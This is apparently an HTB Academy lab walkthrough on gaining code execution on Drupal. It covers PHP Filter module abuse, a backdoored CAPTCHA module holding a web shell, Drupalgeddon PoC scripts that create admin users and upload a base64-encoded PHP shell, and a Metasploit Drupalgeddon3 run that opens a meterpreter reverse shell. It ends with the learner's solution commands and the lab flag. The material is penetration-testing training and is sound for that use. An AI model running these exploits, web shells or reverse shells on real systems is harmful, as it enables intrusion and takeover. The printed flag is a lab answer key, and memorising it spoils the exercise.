Now that we've confirmed that we are facing Drupal and fingerprinted the version let's look and see what misconfigurations and vulnerabilities we can uncover to attempt to gain internal network access.
Unlike some CMS', obtaining a shell on a Drupal host via the admin console is not as easy as just editing a PHP file found within a theme or uploading a malicious PHP script.
Leveraging the PHP Filter Module
In older versions of Drupal (before version 8), it was possible to log in as an admin and enable the PHP filter module, which "Allows embedded PHP code/snippets to be evaluated."
http://drupal-qa.inlanefreight.local/#overlay=admin/modules

From here, we could tick the check box next to the module and scroll down to Save configuration. Next, we could go to Content --> Add content and create a Basic page.
http://drupal-qa.inlanefreight.local/#overlay=node/add

We can now create a page with a malicious PHP snippet such as the one below. We named the parameter with an md5 hash instead of the common cmd to get in the practice of not potentially leaving a door open to an attacker during our assessment. If we used the standard system($_GET['cmd']); we open up ourselves up to a "drive-by" attacker potentially coming across our web shell. Though unlikely, better safe than sorry!
The MD5 hash representation can originate from any hashed command or string that isn't easily guessable and is not present in any dictionary wordlists used for directory brute-forcing.
http://drupal-qa.inlanefreight.local/#overlay=node/add/page

We also want to make sure to set Text format drop-down to PHP code. After clicking save, we will be redirected to the new page, in this example http://drupal-qa.inlanefreight.local/node/3. Once saved, we can either request execute commands in the browser by appending ?dcfdd5e021a869fcc6dfaef8bf31377e=id to the end of the URL to run the id command or use cURL on the command line. From here, we could use a bash one-liner to obtain reverse shell access.
sasorirose@htb[/htb]$ curl -s http://drupal-qa.inlanefreight.local/node/3?dcfdd5e021a869fcc6dfaef8bf31377e=id | grep uid | cut -f4 -d">"

uid=33(www-data) gid=33(www-data) groups=33(www-data)
From version 8 onwards, the PHP Filter module is not installed by default. To leverage this functionality, we would have to install the module ourselves. Since we would be changing and adding something to the client's Drupal instance, we may want to check with them first. We'd start by downloading the most recent version of the module from the Drupal website.
sasorirose@htb[/htb]$ wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gzOnce downloaded go to Administration > Reports > Available updates.
Note: Location may differ based on the Drupal version and may be under the Extend menu.
http://drupal.inlanefreight.local/admin/reports/updates/install

From here, click on Browse, select the file from the directory we downloaded it to, and then click Install.
Once the module is installed, we can click on Content and create a new basic page, similar to how we did in the Drupal 7 example. Again, be sure to select PHP code from the Text format dropdown.
With either of these examples, we should keep our client apprised and obtain permission before making these sorts of changes. Also, once we are done, we should remove or disable the PHP Filter module and delete any pages that we created to gain remote code execution.
Uploading a Backdoored Module
Drupal allows users with appropriate permissions to upload a new module. A backdoored module can be created by adding a shell to an existing module. Modules can be found on the drupal.org website. Let's pick a module such as CAPTCHA. Scroll down and copy the link for the tar.gz archive.
Download the archive and extract its contents.
sasorirose@htb[/htb]$ wget --no-check-certificate  https://ftp.drupal.org/files/projects/captcha-8.x-1.2.tar.gz
sasorirose@htb[/htb]$ tar xvf captcha-8.x-1.2.tar.gz
Create a PHP web shell with the contents:
Next, we need to create a .htaccess file to give ourselves access to the folder. This is necessary as Drupal denies direct access to the /modules folder.
RewriteEngine On
RewriteBase /
The configuration above will apply rules for the / folder when we request a file in /modules. Copy both of these files to the captcha folder and create an archive.
sasorirose@htb[/htb]$ mv shell.php .htaccess captcha
sasorirose@htb[/htb]$ tar cvf captcha.tar.gz captcha/

captcha/
captcha/.travis.yml
captcha/README.md
captcha/captcha.api.php
captcha/captcha.inc
captcha/captcha.info.yml
captcha/captcha.install
Assuming we have administrative access to the website, click on Manage and then Extend on the sidebar. Next, click on the + Install new module button, and we will be taken to the install page, such as http://drupal.inlanefreight.local/admin/modules/install Browse to the backdoored Captcha archive and click Install.
http://drupal.inlanefreight.local/core/authorize.php

Once the installation succeeds, browse to /modules/captcha/shell.php to execute commands.
sasorirose@htb[/htb]$ curl -s drupal.inlanefreight.local/modules/captcha/shell.php?fe8edbabc5c5c9b7b764504cd22b17af=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Leveraging Known Vulnerabilities
Over the years, Drupal core has suffered from a few serious remote code execution vulnerabilities, each dubbed Drupalgeddon. At the time of writing, there are 3 Drupalgeddon vulnerabilities in existence.
- CVE-2014-3704, known as Drupalgeddon, affects versions 7.0 up to 7.31 and was fixed in version 7.32. This was a pre-authenticated SQL injection flaw that could be used to upload a malicious form or create a new admin user.
- CVE-2018-7600, also known as Drupalgeddon2, is a remote code execution vulnerability, which affects versions of Drupal prior to 7.58 and 8.5.1. The vulnerability occurs due to insufficient input sanitization during user registration, allowing system-level commands to be maliciously injected.
- CVE-2018-7602, also known as Drupalgeddon3, is a remote code execution vulnerability that affects multiple versions of Drupal 7.x and 8.x. This flaw exploits improper validation in the Form API.
Let's walk through exploiting each of these.
Drupalgeddon
As stated previously, this flaw can be exploited by leveraging a pre-authentication SQL injection which can be used to upload malicious code or add an admin user. Let's try adding a new admin user with this PoC script. Once an admin user is added, we could log in and enable the PHP Filter module to achieve remote code execution.
Running the script with the -h flag shows us the help menu.
sasorirose@htb[/htb]$ python2.7 drupalgeddon.py

  ______                          __     _______  _______ _____
 |   _  \ .----.--.--.-----.---.-|  |   |   _   ||   _   | _   |
 |.  |   \|   _|  |  |  _  |  _  |  |   |___|   _|___|   |.|   |
 |.  |    |__| |_____|   __|___._|__|      /   |___(__   `-|.  |
 |:  1    /          |__|                 |   |  |:  1   | |:  |
 |::.. . /                                |   |  |::.. . | |::.|
 `------'                                 `---'  `-------' `---'
  _______       __     ___       __            __   __
 |   _   .-----|  |   |   .-----|__.-----.----|  |_|__.-----.-----.
 |   1___|  _  |  |   |.  |     |  |  -__|  __|   _|  |  _  |     |
 |____   |__   |__|   |.  |__|__|  |_____|____|____|__|_____|__|__|
 |:  1   |  |__|      |:  |    |___|
 |::.. . |            |::.|
 `-------'            `---'

                                 Drup4l => 7.0 <= 7.31 Sql-1nj3ct10n
                                              Admin 4cc0unt cr3at0r

              Discovered by:

              Stefan  Horst
                         (CVE-2014-3704)

                           Written by:

                         Claudio Viviani

                      http://www.homelab.it

                         info@homelab.it
                     homelabit@protonmail.ch

                 https://www.facebook.com/homelabit
                   https://twitter.com/homelabit
                 https://plus.google.com/+HomelabIt1/
       https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww


Usage: drupalgeddon.py -t http[s]://TARGET_URL -u USER -p PASS


Options:
  -h, --help            show this help message and exit
  -t TARGET, --target=TARGET
                        Insert URL: http[s]://www.victim.com
  -u USERNAME, --username=USERNAME
                        Insert username
  -p PWD, --pwd=PWD     Insert password
Here we see that we need to supply the target URL and a username and password for our new admin account. Let's run the script and see if we get a new admin user.
sasorirose@htb[/htb]$ python2.7 drupalgeddon.py -t http://drupal-qa.inlanefreight.local -u hacker -p pwnd


[!] VULNERABLE!

[!] Administrator user created!

[*] Login: hacker
[*] Pass: pwnd
[*] Url: http://drupal-qa.inlanefreight.local/?q=node&destination=node
Now let's see if we can log in as an admin. We can! Now from here, we could obtain a shell through the various means discussed previously in this section.
http://drupal-qa.inlanefreight.local/user#overlay=admin/people

We could also use the exploit/multi/http/drupal_drupageddon Metasploit module to exploit this.
Drupalgeddon2
We can use this PoC to confirm this vulnerability.
        shellsession
sasorirose@htb[/htb]$ python3 drupalgeddon2.py

################################################################
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
################################################################
Provided only for educational or information purposes

Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.local/

Check: http://drupal-dev.inlanefreight.local/hello.txt
We can check quickly with cURL and see that the hello.txt file was indeed uploaded.
sasorirose@htb[/htb]$ curl -s http://drupal-dev.inlanefreight.local/hello.txt

;-)
Now let's modify the script to gain remote code execution by uploading a malicious PHP file.
sasorirose@htb[/htb]$ echo '' | base64

PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkYmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmIxN2FmXSk7Pz4K
Next, let's replace the echo command in the exploit script with a command to write out our malicious PHP script.
echo "PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkYmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmIxN2FmXSk7Pz4K" | base64 -d | tee mrb3n.phpNext, run the modified exploit script to upload our malicious PHP file.
sasorirose@htb[/htb]$ python3 drupalgeddon2.py

################################################################
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
################################################################
Provided only for educational or information purposes

Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.local/

Check: http://drupal-dev.inlanefreight.local/mrb3n.php
Finally, we can confirm remote code execution using cURL.
sasorirose@htb[/htb]$ curl http://drupal-dev.inlanefreight.local/mrb3n.php?fe8edbabc5c5c9b7b764504cd22b17af=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
Drupalgeddon3
Drupalgeddon3 is an authenticated remote code execution vulnerability that affects multiple versions of Drupal core. It requires a user to have the ability to delete a node. We can exploit this using Metasploit, but we must first log in and obtain a valid session cookie.

Once we have the session cookie, we can set up the exploit module as follows.
msf6 exploit(multi/http/drupal_drupageddon3) > set rhosts 10.129.42.195
msf6 exploit(multi/http/drupal_drupageddon3) > set VHOST drupal-acc.inlanefreight.local
msf6 exploit(multi/http/drupal_drupageddon3) > set drupal_session SESS45ecfcb93a827c3e578eae161f280548=jaAPbanr2KhLkLJwo69t0UOkn2505tXCaEdu33ULV2Y
msf6 exploit(multi/http/drupal_drupageddon3) > set DRUPAL_NODE 1
msf6 exploit(multi/http/drupal_drupageddon3) > set LHOST 10.10.14.15
msf6 exploit(multi/http/drupal_drupageddon3) > show options

Module options (exploit/multi/http/drupal_drupageddon3):

   Name            Current Setting                                                                   Required  Description
   ----            ---------------                                                                   --------  -----------
   DRUPAL_NODE     1                                                                                 yes       Exist Node Number (Page, Article, Forum topic, or a Post)
   DRUPAL_SESSION  SESS45ecfcb93a827c3e578eae161f280548=jaAPbanr2KhLkLJwo69t0UOkn2505tXCaEdu33ULV2Y  yes       Authenticated Cookie Session
   Proxies                                                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS          10.129.42.195                                                                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT           80                                                                                yes       The target port (TCP)
   SSL             false                                                                             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI       /                                                                                 yes       The target URI of the Drupal installation
   VHOST           drupal-acc.inlanefreight.local                                                    no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.15      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   User register form with exec
If successful, we will obtain a reverse shell on the target host.
msf6 exploit(multi/http/drupal_drupageddon3) > exploit

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Token Form -> GH5mC4x2UeKKb2Dp6Mhk4A9082u9BU_sWtEudedxLRM
[*] Token Form_build_id -> form-vjqTCj2TvVdfEiPtfbOSEF8jnyB6eEpAPOSHUR2Ebo8
[*] Sending stage (39264 bytes) to 10.129.42.195
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.129.42.195:44612) at 2021-08-24 12:38:07 -0400

meterpreter > getuid

Server username: www-data (33)


meterpreter > sysinfo

Computer    : app01
OS          : Linux app01 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64
Meterpreter : php/linux
Onwards
We have enumerated and attacked some of the most prevalent CMS': WordPress, Drupal, and Joomla. Next, let's move on to Tomcat, which has been putting a smile on the face of pentesters for years.
Question:
Work through all of the examples in this section and gain RCE multiple ways via the various Drupal instances on the target host. When you are done, submit the contents of the flag.txt file in the /var/www/drupal.inlanefreight.local directory.
┌──(sasorirose㉿kazekageiii)-[~/…/HTB_Academy/Attacking_Common_Application/common_application/drupal]
└─$ python3 drupalgeddon2_customized.py
################################################################
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
################################################################
Provided only for educational or information purposes

Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.local/

Check: http://drupal-dev.inlanefreight.local/mrb3n.php

┌──(sasorirose㉿kazekageiii)-[~/…/HTB_Academy/Attacking_Common_Application/common_application/drupal]
└─$ curl "http://drupal-dev.inlanefreight.local/mrb3n.php?fe8edbabc5c5c9b7b764504cd22b17af=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
┌──(sasorirose㉿kazekageiii)-[~/…/HTB_Academy/Attacking_Common_Application/common_application/drupal]
└─$ curl "http://drupal-dev.inlanefreight.local/mrb3n.php?fe8edbabc5c5c9b7b764504cd22b17af=ls+-la+/var/www"
total 768
drwxr-xr-x 10 root     root       4096 Aug 25  2021 .
drwxr-xr-x 14 root     root       4096 Aug 16  2021 ..
drwxr-xr-x 17 www-data www-data   4096 Aug 24  2021 app.inlanefreight.local
drwxr-x---  5 www-data www-data   4096 Sep 21  2021 blog.inlanefreight.local
drwxr-xr-x 17 www-data www-data   4096 Sep 21  2021 dev.inlanefreight.local
drwxr-xr-x  9 www-data www-data   4096 Aug 24  2021 drupal-acc.inlanefreight.local
drwxr-xr-x  8 www-data www-data   4096 Apr 10 08:08 drupal-dev.inlanefreight.local
drwxr-xr-x  9 www-data www-data   4096 Aug 24  2021 drupal-qa.inlanefreight.local
drwxr-xr-x  8 www-data www-data 749568 Sep 21  2021 drupal.inlanefreight.local
drwxr-xr-x  2 www-data www-data   4096 Aug 16  2021 html

┌──(sasorirose㉿kazekageiii)-[~/…/HTB_Academy/Attacking_Common_Application/common_application/drupal]
└─$ curl "http://drupal-dev.inlanefreight.local/mrb3n.php?fe8edbabc5c5c9b7b764504cd22b17af=ls+-la+/var/www/drupal.inlanefreight.local"
total 1064
drwxr-xr-x  8 www-data www-data 749568 Sep 21  2021 .
drwxr-xr-x 10 root     root       4096 Aug 25  2021 ..
-rw-r--r--  1 www-data www-data   1802 Aug 12  2021 .cspell.json
-rw-r--r--  1 root     root       1025 Aug 12  2021 .csslintrc
-rw-r--r--  1 root     root        331 Jun  8  2019 .doctrine-project.json
-rw-r--r--  1 root     root        357 Aug 12  2021 .editorconfig
-rw-r--r--  1 root     root       2889 Aug 12  2021 .env.example
-rw-r--r--  1 root     root        151 Aug 12  2021 .eslintignore
-rw-r--r--  1 root     root         41 Aug 12  2021 .eslintrc.json
-rw-r--r--  1 root     root       3115 Aug 12  2021 .eslintrc.legacy.json
-rw-r--r--  1 root     root        337 Aug 12  2021 .eslintrc.passing.json
-rw-r--r--  1 root     root       3858 Aug 12  2021 .gitattributes
-rw-r--r--  1 root     root          7 Aug 12  2021 .gitignore
-rw-r--r--  1 root     root       7567 Aug 12  2021 .htaccess
-rw-r--r--  1 www-data www-data     46 May 18  2021 .laminas-ci.json
-rw-r--r--  1 root     root        645 May 25  2020 .php_cs
-rw-r--r--  1 root     root        799 Feb 11  2020 .php_cs.dist
-rw-r--r--  1 root     root         40 Aug 12  2021 .prettierignore
-rw-r--r--  1 root     root         88 Aug 12  2021 .prettierrc.json
-rw-r--r--  1 root     root        216 Aug 12  2021 .stylelintignore
-rw-r--r--  1 root     root      11553 Aug 12  2021 .stylelintrc.json
-rw-r--r--  1 www-data www-data     95 Jun 17  2020 INSTALL.txt
-rw-r--r--  1 www-data www-data  18092 Nov 16  2016 LICENSE.txt
-rw-r--r--  1 www-data www-data   5924 Jun 17  2020 README.txt
-rw-r--r--  1 www-data www-data    313 Jun 17  2020 autoload.php
-rw-r--r--  1 www-data www-data   3052 Jun 17  2020 composer.json
-rw-r--r--  1 www-data www-data 151483 Jun 17  2020 composer.lock
drwxr-xr-x 12 www-data www-data   4096 Jun 17  2020 core
-rw-r--r--  1 www-data www-data   1507 Jun 17  2020 example.gitignore
-rw-r--r--  1 root     root         26 Sep 21  2021 flag_6470e394cbf6dab6a91682cc8585059b.txt
-rw-r--r--  1 www-data www-data    549 Jun 17  2020 index.php
drwxr-xr-x  5 www-data www-data   4096 Sep 16  2021 modules
drwxr-xr-x  2 www-data www-data   4096 Jun 17  2020 profiles
-rw-r--r--  1 www-data www-data   1594 Jun 17  2020 robots.txt
drwxr-xr-x  3 www-data www-data   4096 Jun 17  2020 sites
drwxr-xr-x  2 www-data www-data   4096 Jun 17  2020 themes
-rw-r--r--  1 www-data www-data    848 Jun 17  2020 update.php
drwxr-xr-x 20 www-data www-data   4096 Jun 17  2020 vendor
-rw-r--r--  1 www-data www-data   4566 Jun 17  2020 web.config

┌──(sasorirose㉿kazekageiii)-[~/…/HTB_Academy/Attacking_Common_Application/common_application/drupal]
└─$

┌──(sasorirose㉿kazekageiii)-[~/…/HTB_Academy/Attacking_Common_Application/common_application/drupal]
└─$ curl "http://drupal-dev.inlanefreight.local/mrb3n.php?fe8edbabc5c5c9b7b764504cd22b17af=cat+/var/www/drupal.inlanefreight.local/flag_6470e394cbf6dab6a91682cc8585059b.txt"
DrUp@l_drUp@l_3veryWh3Re!
Answer: DrUp@l_drUp@l_3veryWh3Re!